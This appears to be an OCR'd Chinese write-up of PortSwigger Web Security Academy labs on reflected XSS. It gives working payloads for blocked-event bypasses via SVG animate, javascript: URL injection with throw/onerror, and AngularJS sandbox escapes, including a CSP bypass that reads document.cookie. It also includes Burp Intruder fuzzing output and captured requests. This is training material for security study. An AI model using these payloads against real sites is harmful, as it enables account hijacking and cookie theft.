
```
${alert(1)}
```





1.24 事件处理程序和href属性被阻止的反射型 XSS(24)


Google 已翻译为以下语言：中文（简体） 显示原文
参与 Burp 挑战，有机会测试您的技能并赢得奖杯 – 挑战我
PortSwigger
登出 我的帐户
产品 解决方案 Research Academy Daily Swig 支持
仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证
网络安全学院 》跨站脚本 》语境 》实验室
实验室：事件处理程序和 href 属性被阻止的反射型 XSS
专家
LAB 未解决
本实验包含一个反射 XSS漏洞，带有一些白名单标签，但所有事件和锚点 href 属性都被阻止。
要解决该实验室问题，请执行跨站点脚本攻击，该攻击会注入一个向量，单击该向量时会调用该 alert 函数。
请注意，您需要用"点击"一词标记您的矢量，以诱导模拟实验室用户点击您的矢量。例如：
Click me
跟踪您的进度
学习资料：
查看全部
0%
漏洞实验室：
查看全部
20%
关卡进度：
12 共 52 张
35 共 143 页
0 共 35


Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Send Cancel
Target: https://0a96005604dd078cc051416a003d00b6.web-security-academy.net
HTTP/1
Request
Response
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 16
Response Headers 3
0 matches
0 matches
Done
3,613 bytes | 676 millis





Table of contents
Event handlers
Copy tags to clipboard
Copy events to
All tags
custom tags
a
abbr
acronym
address
applet
area
article
aside
Search Type: tag
Search term:
Event handlers that do not re
Event:
Description:
onafterscriptexecute
Compatibility:
Fires after script is executed
Positions
Payloads
Resource Pool
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for ea
payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 152
Payload type: Simple list
Request count: 152
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ...
a
a2
abbr
acronym
address
animate
animatemotion
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters:


其中可以看到几个标签


Attack
Save
Columns
3. Intruder attack of https://0a96005604dd078cc051416a003d00b6.web-security-academy.net - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource Pool
Options
Filter: Showing all items
Request
Payload
Status
Error
Timeout
Length
Comment
1 a 200 3068
6 animate 200 3074
65 image 200 3072
132 svg 200 3070
142 title 200 3072
0 400 134
2 a2 400 134
3 abbr 400 134
4 acronym 400 134
5 address 400 134
7 animatemotion 400 134
8 animatetransform 400 134
9 applet 400 134
Request
Response
Pretty
Raw
Hex
Select extension...
GET /?search=<title> HTTP/1.1
Host: 0a96005604dd078cc051416a003d00b6.web-security-academy.net
Cookie: session=I2CAsG03fxlMCOq6gLgSP36vZeEnuhW4
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a96005604dd078cc051416a003d00b6.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Search...
0 matches
Finished

查看这篇文章可以发现大致思路

```
https://portswigger.net/research/svg-animate-xss-vector
```


```
<svg><a><animate attributeName=href values=javascript:alert(1) /><text x=20 y=20>Click me</text></a>
```




1.25 在 JavaScript URL 中反映了 XSS，并阻止了一些字符(25)

```
<a href="javascript:fetch('/analytics', {method:'post',body:'/post%3fpostId%3d1'}).finally(_ => window.location = '/')">Back to Blog</a>
```

这里看到url中的 值在这里出现了

简单试一下


```
/post?postId=1&'1337
```




这里可以看到我们填入的 ' 被url编码了 那么你可能再想这里能执行吗

简单尝试下

```
<a href="javascript:fetch('/analytics',
{method:'post',body:'/post%3fpostId%3d1%26%27-
alert%281%29-%27'})
.finally(_ => window.location = '/')">Back
    to Blog</a>
```





```
<a href="javascript:fetch('/analytics',
{method:'post',body:'/post%3fpostId%3d1%26&#39;-
alert%281%29-&#39;'})
.finally(_ => window.location = '/')">Back
    to Blog</a>
```



两种方式都能弹 这里的原因是由于这段字符执行顺序是 html解码-> url解码 -> javascript解析

```
/post?postId=1&'-alert(1337)-'
```


可以看到( )没了




```
<a href="javascript:fetch('/analytics',
{method:'post',body:'/post%3fpostId%3d1%265&'},
x=x=>{
<!--=> 使用匿名函数 -->
throw/**/onerror=alert,1337
//抛出一个异常 弹出1337
}
,toString=x,window+'',{x:''})
//将x转换为字符串
.finally(_ => window.location = '/')">Back
    to Blog</a>
```

看不太懂

```
post?postId=5&'},x=x=>
{throw/**/onerror=alert,1337},toString=x,window+'',
{x:'
```




1.26 AngularJS 沙箱转义而不使用字符串的反射型 XSS(26)

绕沙箱

还是这个文章 看不太懂

```
https://portswigger.net/research/xss-without-html-client-side-template-injection-with-angularjs#top
```

```
?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1
```




1.27 使用 AngularJS 沙箱转义和 CSP 的反射 XSS


```
<script>
location='https://0a9a002204540c3cc084a6a1005a00ac.web-security-academy.net/?search=<input id=x ng-focus=$event.path|orderBy:'(z=alert)(document.cookie)'>#x';
</script>
```

这里可以看到是通过 AngularJS 来绕过的csp机制

```
<input id=x ng-focus=$event.path|orderBy:'(z=alert)(document.cookie)'>#x
```

```
<script>
location='https://0a9a002204540c3cc084a6a1005a00ac.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.path|orderBy:%27(z=alert)(document.cookie)%27%3E#x';
</script>
```



